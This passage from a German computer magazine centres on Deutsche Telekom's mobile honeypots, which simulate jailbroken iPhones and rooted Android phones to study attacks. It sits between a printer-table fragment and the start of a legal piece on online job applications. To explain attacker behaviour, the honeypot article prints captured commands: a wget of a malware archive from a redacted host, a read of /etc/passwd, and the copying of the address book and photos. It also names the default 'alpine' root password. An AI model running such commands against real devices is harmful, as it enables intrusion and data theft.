WLAN-Geräte	-	✓	✓	-	✓	✓
Bluetooth	-	✓	-	-	-	✓
USB-Drucker	-	-	- (Zusatzerät nötig)	-	-	✓
Freigaben LAN / Internet	-	-	✓ / -	✓ / ✓	- / -	✓ / ✓ (kostenpflichtig)
Google Cloud Print	✓	-	-	-	-	✓
¹ konvertiert Format zu PDF						
✓ vorhanden - nicht vorhanden						

ANZEIGE



André Vorbach

Fallensteller

Honeypots zur Analyse von Angriffen auf mobile Endgräte

Wer wissen möchte, was in seinem Netz so passiert, stellt Bösewichten eine Falle. Dazu betreibt die Deutsche Telekom in ihrem Mobilfunknetz Honeypots mit scheinbar angreifbaren Smartphones.

Berichte über Smartphone-Apps mit versteckten, bösartigen Zusatzfunktionen sind schon fast an der Tagesordnung. Kein Wunder, sind doch Smartphones ein durchaus attraktives Ziel für Angreifer. Sie beherbergen interessante Daten wie Adressbücher, SMS, E-Mails, Fotos bis hin zu Firmen- und Zugangsdaten zu anderen Diensten. Und wenn wir demnächst anfangen, Geldgeschäfte mit dem Handy abzuwickeln oder damit sogar direkt zu bezahlen, wird das für Betrüger noch viel reizvoller.

Weniger Beachtung findet ein anderes Angriffszenario: Die Smartphones haben eine quasi permanente Verbindung zum Internet und sind über diese prinzipiell auch erreichbar. Klassische Würmer wie man sie aus der Windows-Welt kennt, könnten somit

auch Smartphones befallen und unter Umständen sogar von einem Opfer zum nächsten springen.

Wie real diese Gefahr ist, bewies ein jugendlicher Australier, der im November 2009 den ersten iPhone-Wurm freisetzte. iKee verbreitete sich innerhalb einer Woche auf über 20 000 Smartphones vornehmlich auf der südlichen Halbkugel. Der Australier spielte noch vergleichsweise harmlos mit dem Internet-Mem des Rick-Rollings, bei dem Internet-User unter einem Vorwand auf eine Webseite gelockt werden, die ihnen dann Rick Astleys Hit „Never gonna give you up“ vorspielt (über Humor lässt sich bekanntermaßen nicht streiten). Der Wurm platzierte Astleys Konterfei auf dem Bildschirmhintergrund der infizierten iPhones und präsentier-

te die Meldung „ikee is never gonna give you up“. Wohin die Reise auch gehen könnte, demonstrierte nahezu gleichzeitig ein Niederländer, der zunächst 5 Euro für das Reinigen der von seiner iKee-Variante gekaperten iPhones verlangte.

Opfer der Angriffe waren iPhone-Nutzer, die ihr Gerät mit den seinerzeit gängigen Mitteln einem Jailbreak unterzogen hatten und dabei oftmals ohne ihr Wissen die Fernwartungskonsole openssh mit installierten. iKee und nachfolgende, mitunter maliziöse Varianten gingen alle nach dem gleichen Prinzip vor: Sie scannten in den IP-Adressbereichen des Mobilfunkanbieters nach aktiven SSH-Zugängen und versuchten sich als root-User mit dem von Apple voreingestellten Passwort „alpine“ zu verbinden. Da die meis-

ten Jailbreaker nichts von dieser SSH-Hintertür wussten, hatten sie ihr Passwort nicht geändert und der Wurm hatte leichtes Spiel.

Aufklärung im mobilen Zeitalter

Um ein Bild davon zu bekommen, was in den Mobilfunknetzen vielleicht sonst noch so passiert, betreibt die Deutsche Telekom seit einiger Zeit im eigenen Netz sogenannte Honeypots, die Angreifer gezielt anlocken sollen. Legender Vorreiter dieses Konzepts war Bill Cheswick, der in den frühen 90ern einen Einbrecher in die von ihm administrierten Netze der AT&T Bell Laboratories bei seinem Treiben live beobachtete und seine Erlebnisse in dem überaus lesenswerten Paper „An Evening with Berferd“ zusammenfasste (leicht auffindbar über den c't-Link am Ende des Artikels).

Seither werden Honeypot-Systeme methodisch genutzt, um Angriffe auf Computersystemen zu studieren. Klassische, serverseitige Honeypots simulieren Schwachstellen in Diensten und geben Angreifern Zugriff auf ein System in kontrollierter Umgebung mit dem Ziel, deren Verhalten zu studieren und Gegenmaßnahmen zu entwickeln. In der Welt der PCs und Server klappt das recht gut, denn die meisten Systeme boten ohnehin bereits out-of-the-box Dienste über ihre Netzwerkschnittstellen an – zumindest früher sogar ungeschützt durch Firewalls dem ganzen Internet.

Vor etwa einem Jahr entstand bei der Telekom das im Folgenden beschriebene Konzept der mobilen Honeypots und wurde in den eigenen Netzen umgesetzt. Ziel der Entwicklung war es, relevante Endgeräte in den Mobilfunknetzen zu simulieren, um Netzwerk-Angriffe auf die offerierten Dienste zu analysieren, Malware zu sammeln, Trends zu verifizieren und allgemein Angriffe auf mobile IP-Bereiche zu bewerten.

Allerdings bieten Smartphones in der Regel zunächst keine Netzwerkdienste an und sind daher für Angreifer, die auf Serverschwachstellen abzielen, nicht attraktiv. Grundsätzlich lassen sich durch spezielle Apps zwar auch Server-Dienste ausführen, jedoch kontrollieren und limitieren die Hersteller den Zugriff auf das System durch Sandboxing. Ein erfolgreicher Angreifer hätte zwar mitunter Zugriff auf sensible Daten, aber dennoch nur sehr limitierte Rechte.

Um die Locksysteme attraktiver zu gestalten, entschieden wir uns daher, „entsicherte“ Geräte zu simulieren, auf denen ein erfolgreicher Angreifer Systemrechte erlangt. Durch dieses Entschichern, das Jailbreaking bei iOS-Geräten respektive das Rooting bei Android, wird das Gerät von Sicherheitsmechanismen des Herstellers befreit. Dienste wie SSH, FTP, SMB Filesharing oder HTTP/WebDAV können dann nachinstalliert und auf Standard-Ports ausgeführt werden.

Open Source als Basis

Die Telekom-Honeypots sollten auf bereits verfügbare Open-Source-Projekte aufsetzen.

Die Grundlage für die Simulation der Smartphones bildete der SSH-Honeypot Kippo (auch über den c't-Link zu finden). Die in Python implementierte Software lässt Angreifer in einer simulierten Linux-Terminalumgebung schalten und walten und zeichnet dabei alle Befehle auf. Der Zugang ist nur mit einem Trivialpasswort gesichert, das ohne viel Aufwand einen Administrator-Account freigibt.

Standard-Linux-Befehle wie cat /etc/passwd quittiert Kippo dann ordnungsgemäß und zeigt den typischen Inhalt einer Passwort-Datei an:

```
root:x:0:0:root:/root/bin/bash
daemon:x:1:1:daemon:/usr/sbin/bin/sh
bin:x:2:2:bin:/bin/sh
...

```

Auch Befehle wie uptime, uname -a oder cat /proc/cpuinfo präsentieren die erwarteten Systemeigenschaften eines Debian-Systems. Angreifer können kontrolliert mit Kippo interagieren, also zum Beispiel Downloads anstoßen und entpacken sowie fehlende Pakete nachinstallieren. Eine typische, von uns beobachtete Befehlsfolge nach dem Login ist etwa:

```
wget http://XXXXX.com/juno.tgz
tar zxvf juno.tgz
rm -rf junos.tgz
cd .kde
chmod a+x
```

Da lädt ein Angreifer den vorher zusammengestellten Schadcode von einem Server unter seiner Kontrolle herunter, packt ihn mit dem Tool tar aus, löscht das Paket und wechselt in das Verzeichnis mit seinen Tools, die er dann alle als ausführbar markiert. Anschließend startet er meist eine Skriptdatei wie ./start.sh, die weitere Standardaktionen bündelt.

Dabei speichert der Honeypot die heruntergeladenen Dateien im Hintergrund für spätere Analysen, mappt sie aber in das virtuelle Filesystem des Angreifers, damit dieser weiter damit arbeiten kann. Überhaupt sind alle Änderungen, die der Angreifer an dem System vornimmt, nicht persistent, sondern nur für seine Session gültig.

Das tatsächliche Ausführen nachinstallierter Programme verweigert Kippo allerdings mit einem simulierten „Segmentation fault“. Will der Angreifer eigene, heruntergeladene Skripte ausführen, gibt sich der Honeypot mit „O RLY?“ oder dem War-Games-Zitat „Shall we play a game?“ zu erkennen. Zu diesem Zeitpunkt sind die meisten wichtigen Informationen wie Download-Adresse und die Malware ohnehin schon für weitere Analysen außerhalb der Reichweite des Angreifers gesichert.

Der ikee-Wurm kaperte schon 2009 rund 20 000 iPhones.


Auf den Leim gegangen

Für den folgenden, enttäuschten Abgang hat Kippo allerdings noch einen Joker in der Hinterhand. Der Honeypot fängt Logout-Befehle wie ‚exit‘, ‚logout‘ oder die Tastenkombination ctrl+d ab und präsentiert dem Angreifer einen simulierten Logout und einen Unix-Shell-Prompt. Nicht selten glaubt sich der Angreifer danach zurück auf seinem Unix-Proxy, der als Ausgangsbasis für seine Aktivitäten dient. Da es sich dabei in der Regel nicht um den Arbeitsplatzrechner, sondern um fremde, ebenfalls kompromittierte Server-Systeme handelt, fällt ihm häufig der falsche Prompt nicht auf und Kippo kann seine weiteren Aktivitäten aufzeichnen – also wie er sich etwa zu anderen Systemen weiterverbinden will.

An diesem Punkt kann man als Analyst beim Abspielen der aufgezeichneten Aktionen in Echtzeit richtig Spaß haben. Wenn der Angreifer beispielsweise ein weiteres System kontaktiert, das dann ebenfalls vom Honeypot simuliert wird, und er bemerkt, dass etwas nicht stimmt, kann man an den immer hektischer getippten Befehlen die langsam aufsteigende Panik beobachten: vier, fünf wiederholte exit- und logout-Befehle, das Aufblitzen des Prompts im Terminal, das auf einen Tastaturbefehl wie ctrl+d schließen lässt und schließlich der verzweifelte Versuch mit kill -9 sshd den SSH-Daemon hart abzuschließen, was natürlich ebenfalls zum Scheitern verurteilt ist. Über den c't-Link finden Sie ein Video mit ein paar der mit Kippo aufgezeichneten Attacken.

Die Fallenjagd

Out-of-the-box präsentiert Kippo ein System, das sich an einem typischen Debian





Die virtuellen Honeypots verwendeten jeweils einen der an den Server angesteckten UMTS-Sticks als Internet-Zugang.

GNU/Linux orientiert, wie es auf vielen Servern zum Einsatz kommt. Das mussten wir natürlich möglichst gut an unsere Zielplattformen anpassen. Aufgrund der Linux-ähnlichen Eigenschaften von Android und iPhone/OS war es ohne großen Aufwand möglich, eine passende Terminalsimulation zu entwickeln. Die Syntax der meisten Kommandos und auch deren Antwort auf der Konsole unterscheiden sich nur in Details. Außerdem haben wir einige neue Befehle wie dmesg und netcfg hinzugefügt und nicht vorhandene Funktionen wie die bei gerooteten Android-Systemen fehlende Paketverwaltung entfernt.

Die Open Source Software wurde schlussendlich so umgeschrieben, dass sie der Terminalausgabe eines gerooteten Android 2.2 und eines iPhone OS 3.1 mit Jailbreak gleicht – inklusive Simulation des zugrunde liegenden Filesystems mit den entsprechenden Dateien.

Um die Eintrittshürde für Angreifer niedrig zu halten, wurde bei der iPhone-Simulation das voreingestellte root-Passwort „alpine“ gewählt, bei Android ein Trivialpasswort.

Um so viel Informationen wie möglich zu sammeln, beschränkten wir uns jedoch nicht auf den SSH-Dienst. Mit weiteren Open-Source-Komponenten stellten wir zusätzliche Dienste bereit: Eine angepasste Version des Web-Honeypots Glastopf simuliert einen Media-Server mit Upload-Formular in das simulierte Smartphone-Filesystem.

Der Breitband-Honeypot honeytrap agiert als virtuelles Fliegenklebeband zur generischen Erkennung von Angriffen über den gesamten Port-Bereich eines Netzwerk-Endpunkts, um Wurm-Traffic und spezielle Exploits abzufangen. Honeytrap bindet dazu bei Verbindungsversuchen dynamisch Ports und schreibt eingehende Daten zur weiteren Analyse weg. Es profitiert dabei von der Tat-

sache, dass Würmer oder Exploit-Tools oftmals keinen protokollkonformen Handshake benötigen, sondern die Daten „blind“ über eine bestehende TCP-Verbindung senden, ohne die Antwort auszuwerten.

Auf Grundlage dieser Honeypot-Dienste wurden schließlich ein jailbreaktes iPhone und ein gerootetes Android-Handy simuliert, die gerätespezifische Dienste anbieten und zudem generische Angriffe auf beliebigen Ports registrieren. Darüber hinaus offerierten wir noch ein weiteres mobiles Endgerät in Form eines Windows Laptops mit UMTS-Zugang. Dort simulierte der Honeypot Dionaea diverse Schwachstellen von Microsoft Windows.


Und rein ins mobile Netz ...

Um bei Geschwindigkeitstests keine Auffälligkeiten zu erzeugen, entschieden wir uns dafür, die Honeypots ganz regulär via UMTS ans Netz der Deutschen Telekom anzubinden. Allerdings kamen uns dabei unsere eigenen Schutzmaßnahmen ein wenig in die Quere. Denn in den deutschen Mobilfunknetzen ist die Kommunikation zwischen Clients standardmäßig nicht erlaubt. Ein Wurm wie Ikee könnte sich somit nicht von einem iPhone zum nächsten hangeln.

Außerdem verwenden die UMTS-Netze private IP-Adressen, die erst über ein NAT-Gateway ins öffentliche Internet gelangen. Somit wäre ein UMTS-Honeypot aus dem Internet gar nicht direkt zu erreichen. Wir behilfen uns deshalb mit einem speziellen Zugangspunkt (APN) mit Zugang zum UMTS-Netz, hinter dem unsere simulierten Endgeräte auch aus dem Internet erreichbar waren.

Beobachten, auswerten, informieren, schützen

Die im Mobilfunknetz platzierten Honeypots liefern seit nunmehr etwas über einem Jahr



kontinuierlich Daten zu Angriffen, Exploits und heruntergeladener Malware an ein zentrales Auswertesystem, an das derzeit knapp 40 weitere Sensoren aus anderen IP-Segmenten angeschlossen sind. Hier werden die Daten aggregiert, analysiert und Malware an die Anti-Viren-Industrie verteilt.


Die Erkenntnisse lassen sich vielschichtig nutzen. Sie fließen zum einen in Form von Statistiken und Trends in den Quartalsbericht „Sicherheit im Internet“ der Deutschen Telekom ein. Des Weiteren werden offensichtlich infizierte Kunden, deren IP-Adressen bei Angriffen auf die Honeypots registriert wurden, darüber informiert, dass Angriffe über ihre infizierten Rechner durchgeführt werden. Und schließlich lassen sich Informationen über die Angreifer nutzen, um die eigenen Systeme gegen Angriffe zu schützen.

Etwas überrascht hat uns bei der Auswertung, dass die Zahl der Angriffsversuche auf die IP-Adressbereiche im Mobilfunknetz der Telekom kaum unter der auf Honeypots mit Festnetz-IP-Adressen liegt. Die Angreifer scannen offenbar ohne Unterschied alle Netze auf Schwachstellen, um so viele Geräte wie möglich unter ihre Kontrolle zu bringen.

Auch das Vorgehen der Angreifer auf den Smartphone-Honeypots unterscheidet sich – zumindest bislang – nicht nennenswert von dem, was von den Festnetz-Sensoren erfasst wird: Nach erfolgreichem Shell-Zugriff und dem Ausführen einiger Standardbefehle wird meist Malware heruntergeladen und versucht, den Rechner zum Teil eines IRC-Botnets zu machen.

Insgesamt kann man fast den Eindruck gewinnen, dass wir die Fähigkeiten und Flexibilität der Angreifer etwas überschätzt haben. Dass die Systemeigenschaften, wie die Existenz bestimmter Verzeichnisse und Dateien, nicht stimmen, interessiert die meisten nicht. Befehle werden größtenteils blind und ohne Einbeziehung der Systemeigenschaften abgesetzt. Obwohl etwa das reduzierte Android-Filesystem angezeigt wird, versuchen viele Eindringlinge sich immer wieder stur durch Verzeichnisse von Standard-Linux-Systemen zu bewegen. Und auch wenn die Systemeigenschaften einen Darwin-Kern auf einem ARM Prozessor präsentieren, wird versucht, über das bei Red Hat übliche Tool yum Pakete zu installieren. Angezeigte Prozesslisten wie

```
system 275 66 ... S com.android.settings
app_1 300 66 ... S com.htc.bgp
app_73 306 66 ... S berserker.android.apps.sshdroid
```



Die überwiegende Mehrzahl der Angriffe kam aus dem Ausland.

die offenkundig zu einem Android-System gehören, finden keine weitere Beachtung. Daraus lässt sich schließen, dass es hier im Allgemeinen nicht um Inhalte der Geräte oder spezifische Systemeigenschaften geht, sondern meist nur um die Kontrolle über eine weitere Drone für das Bot-Netz.

Allerdings konnten wir zumindest vereinzelt auch schon gezielte Angriffe auf die Smartphones beobachten: So kopierte ein Angreifer in einer SSH-Sitzung gezielt das Adressbuch des simulierten iPhones sowie dessen Foto-Ordner. Solche Angriffe erfolgten dann nicht gescriptet oder sogar vollautomatisiert wie beim iKee-Wurm, sondern manuell, nachdem der Angreifer etwa an Verzeichnisnamen erkannte, dass er auf einem iPhone gelandet war.

Virtuelle Beute

Innerhalb eines Jahres haben die drei Honeypots im Mobilfunknetz insgesamt fast 5 Millionen Angriffe registriert. Diese führten zu über 60 000 Downloads, darunter Windows-Executables, PHP-Skripte, Shell-Bots, IRC-Bouncer und Linux-Rootkits. Auf den Tag gerechnet sind das über 4000 Angriffe und immerhin etwa 50 Downloads pro simuliertem Gerät.

Allein auf den SSH-Honeypots für iOS und Android registrierten wir trotz Passwortabfrage über 1200 erfolgreiche Logins. Glastopf protokollierte sogar etwa 6300 Angriffe auf die Smartphone-Webdienste. Viel Zuspruch verzeichnete der Windows-Honeypot, wo rund 4300 Angreifer rund 85 000-mal Alarm auslösten. Die beliebtesten Ports waren dabei 1433 (MS SQL Server), 80 (HTTP), 22 (SSH) und 5060 (VoIP SIP).

```
Bens-iPhone:~ root# ls
Documents Library Media
Bens-iPhone:~ root# cd /
Bens-iPhone:/ root# ls
Applications Developer Library System User bin boot cores dev etc lib mnt private sbin
n tmp usr var
Bens-iPhone:/ root# mkdir own
Bens-iPhone:/ root# cp /var/root/Library/AddressBook/AddressBook.sqlitedb /own
Bens-iPhone:/ root# tar -cvf picz.tar /var/mobile/Media/DCIM
```

Der Angreifer kopiert gezielt Adressbuch und Bilder des vermeintlichen iPhones.

Die vergleichsweise hohe Gesamtzahl der Angriffe kommt vor allem dadurch zustande, dass honeytrap den gesamten Port-Bereich abdeckt und dabei jede TCP-Verbindung als Angriff zählt, über die Daten gesendet werden. Ein Fingerprinting des antizipierten Server-Dienstes wird dabei bereits als Angriff gewertet.

Allerdings ist die Definition eines Events von Honeypot zu Honeypot unterschiedlich: Glastopf erzeugt erst dann Events, wenn bestimmte, als potenziell bedrohlich eingestufte Requests abgesetzt werden; normale Aufrufe der Web-Seite wertet dieser Honeypot nicht als Attacke. Kippo zählt jeden SSH-Connect mit Passworteingabe als Angriff. Auch das kann bei Bruteforce-Angriffen natürlich in die Höhe gehen, wenngleich die gewählten Standardpasswörter typischerweise weit oben auf den Listen stehen.

Insgesamt beobachteten wir Angriffe von rund 13 000 IP-Adressen, die sehr breit über den Globus verstreut waren: China, die USA, Korea und Frankreich gehören deutlich vor Deutschland zu den Top-Ländern. Android- oder iOS-spezifische Schadprogramme oder Exploits haben die Honeypots bisher nicht entdeckt.

Insgesamt kann man nach der Analyse der Honeypot-Ergebnisse für normale Smartphone-Nutzer vorsichtig Entwarnung geben: Sie sind trotz der vielen Angriffe zumindest in den deutschen Mobilfunknetzen keinen großen Bedrohungen durch netzwerkseitige Angriffe ausgesetzt. Die Adressumsetzung durch NAT, das Unterbinden von Inter Client Communication und letzten Endes auch die fehlenden Dienste der Mobilfunkgeräte bieten kaum Angriffsfläche. Möglicherweise wird sich das in Zukunft mit IPv6 aber ändern.

Größer ist derzeit sicherlich die Gefahr durch trojanisierte Applikationen in Appstores und möglicherweise durch Drive-by-Infektionen durch Schwachstellen in Client-Software wie dem Webkit-Browser. Solche Angriffe lassen sich mit den hier vorgestellten mobilen Honeypots nicht entdecken. Es gibt allerdings auch dafür bereits Honeypot-Ansätze, die Angriffe beim aktiven Crawlen von Appstores und potenziell bösartigen Webseiten aufspüren. Wir planen, die von uns vorgenommenen Erweiterungen insbesondere an Kippo in den nächsten Monaten in Form von Open Source an die Community zurückzugeben. Die mobilen Honeypots der Telekom werden weiter als Teil des Frühwarnsystems betrieben, um die Bedrohungslage auf Smartphones in den Mobilfunknetzen zu beobachten. Auch wir geben so schnell nicht auf. (ju)

André Vorbach arbeitet in der Group IT Security der Deutschen Telekom. Er konzipierte und realisierte dort das Projekt „Mobile Honeypots“ im Rahmen des Frühwarnprojekts.

ANZEIGE

ANZEIGE

Dr. Noogie C. Kaufmann

Personal im Datenformat

Rechtliche Fallstricke bei Online-Bewerbungen

Wenn es darum geht, neue Mitarbeiter zu gewinnen, nutzen Arbeitgeber zunehmend das Internet. Online-Bewerbung und -Kandidatenakquise werfen jedoch rechtliche Probleme auf – von der Datensicherheit über Zugriffsrechte bis hin zu Löschungsfristen.



Turbauten aus Bewerbungsmappen werden auf den Schreibtischen von Personalentscheidern immer seltener: Die von vielen Unternehmen heute standardmäßig oder sogar ausschließlich erwarteten Bewerbungen per Online-Formular belegen Fest- statt Tischplatten. Vorflegende Zeugnisse und andere Unterlagen werden gescannt und als Bilddateien per Klick im Webformular hochgeladen – oder als Attachment an Bewerbungs-E-Mails angehängt [1]. Mit der erfolgreichen digitalen Übermittlung von Namens- und Adressdaten, Lebensläufen, Gehaltsvorstellungen und allerlei anderen Bestandteilen einer Bewerbung sind aus rechtlicher Sicht allerdings die entscheidenden Fragen noch nicht erledigt – vielmehr beginnen sie hier erst. Ein besonders wichtiger Gesichtspunkt beim Umgang mit Bewerberdaten betrifft die in Deutschland geltenden Bestimmungen zur Datensicherheit.

Zankapfel Verschlüsselung

Müssen Unternehmen, die online Bewerbungen entgegennehmen, beispielsweise zum Schutz der Privatsphäre von Bewerbern Verschlüsselungstechniken für die Datenübertragung zur Verfügung stellen? Die allgemeinen Vorgaben in puncto Datensicherheit liefert das Bundesdatenschutzgesetz (BDSG), insbesondere dessen § 9 samt einer Anlage dazu [2]. Danach muss ein Website-Betreiber

die erforderlichen „technischen und organisatorischen Maßnahmen“ zum Schutz von personenbezogenen Daten treffen. Es liegt auf der Hand, dass auch Bewerberdaten darunter fallen. Relativ verständlich ist auch noch die in der genannten Anlage vorgesehene „Weitergabekontrolle“: Unternehmen müssen dafür sorgen, dass beim Transport der Datenpakete übers Netz die personenbezogenen Daten nicht von Unbefugten gelesen, verändert oder kopiert werden können. Ob sich daraus eine ausdrückliche gesetzliche Pflicht zur Chiffrierung ergibt, ist umstritten. Die Anlage zu § 9 BDSG sieht aber für die „Weitergabekontrolle“ als eine technische Maßnahme „insbesondere die Verwendung von dem Stand der Technik entsprechenden Verschlüsselungsverfahren“ vor.

Im Zusammenhang mit einer denkbaren Kodierungspflicht wandert seit geraumer Zeit ein Urteil des Verwaltungsgerichts (VG) Berlin durch Online-Diskussionsforen und Blogs [3]. In dem Fall, um den es dabei geht, erhielt ein gewerblicher Arbeitsvermittler Post vom Berliner Beauftragten für Datenschutz und Informationsfreiheit, der ihm die unverschlüsselte Übermittlung von Bewerberprofilen an potentielle Arbeitgeber verbieten wollte. Auch das Argument des Vermittlers, dass die Kandidaten ausdrücklich in die nicht kodierte Übertragung eingewilligt hätten, wollte der Berliner Datenhüter nicht gelten lassen.

Das VG verwarf diese Ansicht und wies darauf hin, dass die Einwilligung der Aspiranten zur unverschlüsselten Datenübermittlung rechtswirksam erteilt wurde. Das Bundesdatenschutzgesetz, so das Gericht, könne nicht dazu führen, „den Betroffenen in der Weise zu entmündigen, dass er nicht mehr berechtigt wäre, eine Verarbeitung seiner Daten zu billigen“.

Für die üblichen Wege der Online-Bewerbung bedeutet dieser Richterspruch, dass eine nicht kodierte Übermittlung mit Einwilligung der Kandidaten in Ordnung ist. Unternehmen, die den Datenschutzbehörden keine offene Flanke bieten wollen und andererseits ihren Bewerbern datensicheres Handeln am eigenen Beispiel vorleben möchten, sollten bei der Bereitstellung von Webformularen dennoch auf die gängige SSL-Verschlüsselung setzen. Die Entscheidung darüber muss auf jeden Fall feststehen, bevor das Unternehmen sein Online-Bewerbungsverfahren startet.

Zugriffsrechte hüten

Ebenso frühzeitig müssen die IT-Verantwortlichen sich um die Verteilung von Zugriffsrechten kümmern. Schon im Vorfeld gilt es sicherzustellen, dass ausschließlich diejenigen Mitarbeiter auf Bewerberdaten zugreifen dürfen, deren tägliches Brot auch tatsächlich die Personalauswahl ist. Hier gilt das

„Need to know“-Prinzip: Nur wer eine Information für seine Arbeit tatsächlich benötigt, soll auch darauf zugreifen können. Das BDSG macht keinen Unterschied zwischen bereits angestellten Mitarbeitern und Bewerbern und verlangt für beide den gleichen technischen Schutz [4].

Die Pflicht, ein Berechtigungskonzept zu entwickeln, ist juristisch gesehen allerdings ein alter Hut. So hat bereits 1986 das Bundesverwaltungsgericht (BVerwG) für die mögliche Einsichtnahme in Personalakten entschieden, dass der „Kreis der mit Personalakten befasssten Beschäftigten möglichst eng zu halten“ ist [5]. Dem hat sich das Bundesarbeitsgericht (BAG) angeschlossen und gleichfalls den Unternehmen ins Stammbuch geschrieben, dass

sie personenbezogene Daten von Mitarbeitern „sorgfältig zu verwahren“ haben [6].

BVerwG und BAG hatten mit ihren Entscheidungen in den 1980er Jahren nur die klassischen Aktenschränke im Blick. Heute geht es vorrangig um Daten auf Servern. Auf die künftig immer wichtigere Frage, welche besonderen Regeln für die Speicherung von Bewerberdaten mittels Cloud Computing gelten sollen, haben Gerichte bislang noch keine Antwort geben können. Das Speichern personenbezogener Daten im Niemandsland der Cloud-Services bildet derzeit noch ein juristisch weitgehend unbestelltes Feld – obgleich sich aus dem BDSG zumindest Einschränkungen für die Nutzung von Diensten ergeben, die ausländischen Behörden freien Zugriff gewähren müssen oder ansonsten keine angemessene Datensicherheit gewährleisten [7].

Informationshunger

Um aus der Bewerberflut diejenigen Kandidaten herauszupicken, die am besten zum Unternehmen passen, möchten Personaler gern so viel wie möglich wissen. Im Prinzip gilt der Grundsatz, dass der Arbeitgeber alle für den Job relevanten Fakten beim Aspiranten nachfragen darf. Der wiederum muss wahrheitsgemäße Antworten geben. Sollte nach einer Einstellung herauskommen, dass die gemachten Angaben nicht stimmten, kann das Unternehmen den bereits geschlossenen Arbeitsvertrag anfechten und

Unzulässige Frage, zulässige Lüge

Je mehr Informationen über einen Kandidaten man hat, desto besser: Was aus Sicht eines Personalchefs einleuchtet, findet rechtlich seine Grenzen, auch in Online-Bewerbungsformularen. Wer unzulässige Fragen stellt, kann deren unwahre Beantwortung später nicht zum Kündigungsgrund für einen unter falschen Voraussetzungen eingestellten Bewerber machen. Folgende Fragen sind tabu:

Deutscher?

International aufgestellte Unternehmen haben ein berechtigtes Interesse daran, zu wissen, ob ein Aspirant aus einem Nicht-EU-Land stammt. Immerhin hängt es davon ab, ob Arbeits- und Aufenthaltsgenehmigung notwendig sind. Die Frage „Kommen Sie aus einem Land außerhalb der europäischen Union?“ ist im Webformular zulässig. Nicht gefragt werden darf aber nach Herkunftsändern innerhalb der EU, da deren Unterscheidung personaltechnisch irrelevant ist. Den Hintergrund dafür bildet die im europäischen Recht festgeschriebene Arbeitnehmerfreiheit: Jeder EU-Bürger darf in jedem Mitgliedsstaat ohne besondere behördliche Genehmigung arbeiten. Ausnahme: Noch bis zum 31.12.2013 darf gefragt werden, ob ein Kandidat aus Rumänien oder Bulgarien kommt. Für beide „Neu-EU-Länder“ gilt in Bezug auf die Arbeitserlaubnis eine Übergangsregelung [13].

Wehr- oder Zivildienst geleistet?

Diese Frage würde Männer benachteiligen, da in Deutschland nur sie zu einem dieser Dienste herangezogen wurden. Die Diskriminierung aufgrund des Geschlechts verbietet § 1 des Allgemeinen Gleichstellungsgesetzes (AGG).

Familienplanung; Single oder nicht?

Allgemein dürfen nur solche personenbezogenen Daten erhoben werden, die für den verfolgten Zweck unbedingt erforderlich

sind – das ergibt sich aus den Grundsätzen der Datensparsamkeit und Datenvermeidung, die in § 3a BDSG verankert sind. Im Arbeitsrecht gilt im Prinzip nichts anderes: Was zum Privatleben gehört, geht einen Chef-in spe nichts an [14]. Der Familienstand eines Mitarbeiters ist erst nach dessen Einstellung etwa für die Abführung von Sozialabgaben relevant – für eine Bewerbung tut er nichts zur Sache. Die Frage nach Hetero- oder Homosexualität verbietet sich schon aufgrund des Benachteiligungsverbots in § 1 AGG.

Polizeibekannt?

